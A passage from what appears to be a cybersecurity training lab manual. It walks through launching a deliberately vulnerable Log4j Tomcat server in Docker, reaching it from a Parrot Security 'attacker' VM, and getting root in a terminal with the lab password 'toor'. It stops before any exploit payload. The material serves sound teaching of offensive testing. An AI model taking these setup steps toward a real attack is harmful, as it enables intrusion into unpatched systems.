

9. Type **docker run --network host log4j-shell-poc** and press **Enter**, to start the vulnerable server.




```

root@ubuntu-Virtual-Machine: /home/ubuntu/log4j-shell-poc
Successfully tagged log4j-shell-poc:latest
root@ubuntu-Virtual-Machine: /home/ubuntu/log4j-shell-poc# docker run --network host log4j-shell-poc
18-May-2022 05:56:00.957 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server version:
      Apache Tomcat/8.0.36
18-May-2022 05:56:00.959 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server built:
      Jun 9 2016 13:55:50 UTC
18-May-2022 05:56:00.959 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server number:
      8.0.36.0
18-May-2022 05:56:00.959 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log OS Name:
      Linux
18-May-2022 05:56:00.959 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log OS Version:
      5.15.0-30-generic
18-May-2022 05:56:00.960 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Architecture:
      amd64
18-May-2022 05:56:00.960 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Java Home:
      /usr/lib/jvm/java-8-openjdk-amd64/jre
18-May-2022 05:56:00.960 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log JVM Version:
      1.8.0_102-8u102-b14.1-1-bpo8+1-b14
18-May-2022 05:56:00.960 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log JVM Vendor:
      Oracle Corporation
18-May-2022 05:56:00.961 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log CATALINA_BASE:
      /usr/local/tomcat
18-May-2022 05:56:00.961 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log CATALINA_HOME:
      /usr/local/tomcat
18-May-2022 05:56:00.961 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line
argument: -Djava.util.logging.config.file=/usr/local/tomcat/conf/logging.properties
18-May-2022 05:56:00.961 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line
argument: -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager
18-May-2022 05:56:00.962 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line
argument: -Djdk.tls.ephemeralDHKeySize=2048
18-May-2022 05:56:00.962 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line
argument: -Djava.endorsed.dirs=/usr/local/tomcat/endorsed
18-May-2022 05:56:00.962 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line
argument: -Dcatalina.base=/usr/local/tomcat
18-May-2022 05:56:00.962 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line
argument: -Dcatalina.home=/usr/local/tomcat
18-May-2022 05:56:00.962 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line
argument: -Djava.io.tmpdir=/usr/local/tomcat/temp
  
```

10. Leave the server running in the **Ubuntu** machine.
11. Switch to the **Parrot Security** virtual machine.
12. Click the **Firefox** icon at the top of **Desktop**, to open a browser window.



13. In the address bar of the browser, type **http://10.10.1.9:8080** and press **Enter**.



14. As we can observe that the Log4j vulnerable server is successfully running on the **Ubuntu** machine, leave the **Firefox** and website open.


15. Click the **MATE Terminal** icon at the top of **Desktop**, to open a **Terminal** window.

16. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

17. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

